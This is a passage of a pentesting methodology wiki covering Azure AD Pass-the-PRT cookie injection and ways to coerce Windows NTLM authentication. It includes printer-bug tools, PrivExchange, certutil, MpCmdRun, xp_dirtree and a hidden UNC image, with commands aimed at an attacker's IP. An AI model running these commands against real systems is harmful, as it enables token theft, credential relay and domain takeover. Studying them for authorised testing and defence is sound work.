* Go to [https://login.microsoftonline.com](https://login.microsoftonline.com/), clear all cookies for login.microsoftonline.com and enter a new cookie.

Name: x-ms-RefreshTokenCredential

Value: [Paste your output from above]

Path: /

HttpOnly: Set to True (checked)

* Then go to [https://portal.azure.com](https://portal.azure.com/)

The rest should be the defaults. Make sure you can refresh the page and the cookie doesn’t disappear, if it does, you may have made a mistake and have to go through the process again. If it doesn’t, you should be good.

#### Option 2 - roadrecon using PRT

* Renew the PRT first, which will save it in roadtx.prt:

roadtx prt -a renew --prt <PRT From mimikatz> --prt-sessionkey <clear key from mimikatz>

* Now we can **request tokens** using the interactive browser with roadtx browserprtauth. If we use the roadtx describe command, we see the access token includes an MFA claim because the PRT I used in this case also had an MFA claim.

roadtx browserprtauth

roadtx describe < .roadtools\_auth



#### Option 3 - roadrecon using derived keys

Having the context and the derived key dumped by mimikatz, it's possible to use roadrecon to generate a new signed cookie with:

roadrecon auth --prt-cookie <cookie> --prt-context <context> --derives-key <derived key>

## References

* <https://stealthbits.com/blog/lateral-movement-to-the-cloud-pass-the-prt/>
* <https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/>
* <https://www.youtube.com/watch?v=x609c-MUZ_g>
* **Pass the AzureAD Certificate** (cloud)

# Force NTLM Privileged Authentication

## SharpSystemTriggers

[**SharpSystemTriggers**](https://github.com/cube0x0/SharpSystemTriggers) is a **collection** of **remote authentication triggers** coded in C# using MIDL compiler for avoiding 3rd party dependencies.

## Spooler Service Abuse

If the ***Print Spooler*** service is **enabled,** you can use some already known AD credentials to **request** to the Domain Controller’s print server an **update** on new print jobs and just tell it to **send the notification to some system**. Note when printer send the notification to an arbitrary systems, it needs to **authenticate against** that **system**. Therefore, an attacker can make the ***Print Spooler*** service authenticate against an arbitrary system, and the service will **use the computer account** in this authentication.

### Finding Windows Servers on the domain

Using PowerShell, get a list of Windows boxes. Servers are usually priority, so lets focus there:

Get-ADComputer -Filter {(OperatingSystem -like "\*windows\*server\*") -and (OperatingSystem -notlike "2016") -and (Enabled -eq "True")} -Properties \* | select Name | ft -HideTableHeaders > servers.txt

### Finding Spooler services listening

Using a slightly modified @mysmartlogin's (Vincent Le Toux's) [SpoolerScanner](https://github.com/NotMedic/NetNTLMtoSilverTicket), see if the Spooler Service is listening:

. .\Get-SpoolStatus.ps1

ForEach ($server in Get-Content servers.txt) {Get-SpoolStatus $server}

You can also use rpcdump.py on Linux and look for the MS-RPRN Protocol

rpcdump.py DOMAIN/USER:PASSWORD@SERVER.DOMAIN.COM | grep MS-RPRN

### Ask the service to authenticate against an arbitrary host

You can compile [**SpoolSample from here**](https://github.com/NotMedic/NetNTLMtoSilverTicket)**.**

SpoolSample.exe <TARGET> <RESPONDERIP>

or use [**3xocyte's dementor.py**](https://github.com/NotMedic/NetNTLMtoSilverTicket) or [**printerbug.py**](https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py) if you're on Linux

python dementor.py -d domain -u username -p password <RESPONDERIP> <TARGET>

printerbug.py 'domain/username:password'@<Printer IP> <RESPONDERIP>

### Combining with Unconstrained Delegation

If an attacker has already compromised a computer with [Unconstrained Delegation](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/unconstrained-delegation), the attacker could **make the printer authenticate against this computer**. Due to the unconstrained delegation, the **TGT** of the **computer account of the printer** will be **saved in** the **memory** of the computer with unconstrained delegation. As the attacker has already compromised this host, he will be able to **retrieve this ticket** and abuse it (Pass the Ticket).

## RCP Force authentication

[GitHub - p0dalirius/Coercer: A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through 9 methods.GitHub](https://github.com/p0dalirius/Coercer)

## PrivExchange

The PrivExchange attack is a result of a flaw found in the **Exchange Server PushSubscription feature**. This feature allows the Exchange server to be forced by any domain user with a mailbox to authenticate to any client-provided host over HTTP.

By default, the **Exchange service runs as SYSTEM** and is given excessive privileges (specifically, it has **WriteDacl privileges on the domain pre-2019 Cumulative Update**). This flaw can be exploited to enable the **relaying of information to LDAP and subsequently extract the domain NTDS database**. In cases where relaying to LDAP is not possible, this flaw can still be used to relay and authenticate to other hosts within the domain. The successful exploitation of this attack grants immediate access to the Domain Admin with any authenticated domain user account.

## Inside Windows

If you are already inside the Windows machine you can force Windows to connect to a server using privileged accounts with:

### Defender MpCmdRun

C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2010.7-0\MpCmdRun.exe -Scan -ScanType 3 -File \\<YOUR IP>\file.txt

### MSSQL

EXEC xp\_dirtree '\\10.10.17.231\pwn', 1, 1

Or use this other technique: <https://github.com/p0dalirius/MSSQL-Analysis-Coerce>

### Certutil

It's possible to use certutil.exe lolbin (Microsoft-signed binary) to coerce NTLM authentication:

certutil.exe -syncwithWU \\127.0.0.1\share

## HTML injection

### Via email

If you know the **email address** of the user that logs inside a machine you want to compromise, you could just send him an **email with a 1x1 image** such as

<img src="\\10.10.17.231\test.ico" height="1" width="1" />

and when he opens it, he will try to authenticate.

### MitM

If you can perform a MitM attack to a computer and inject HTML in a page he will visualize you could try injecting an image like the following in the page:

<img src="\\10.10.17.231\test.ico" height="1" width="1" />

## Cracking NTLMv1

If you can capture [NTLMv1 challenges read here how to crack them](https://book.hacktricks.xyz/windows-hardening/ntlm#ntlmv1-attack). *Remember that in order to crack NTLMv1 you need to set Responder challenge to "1122334455667788"*

## References

* <https://intrinium.com/smb-relay-attack-tutorial/>
* <https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/>
* <https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/>
* <https://intrinium.com/smb-relay-attack-tutorial/>
* <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>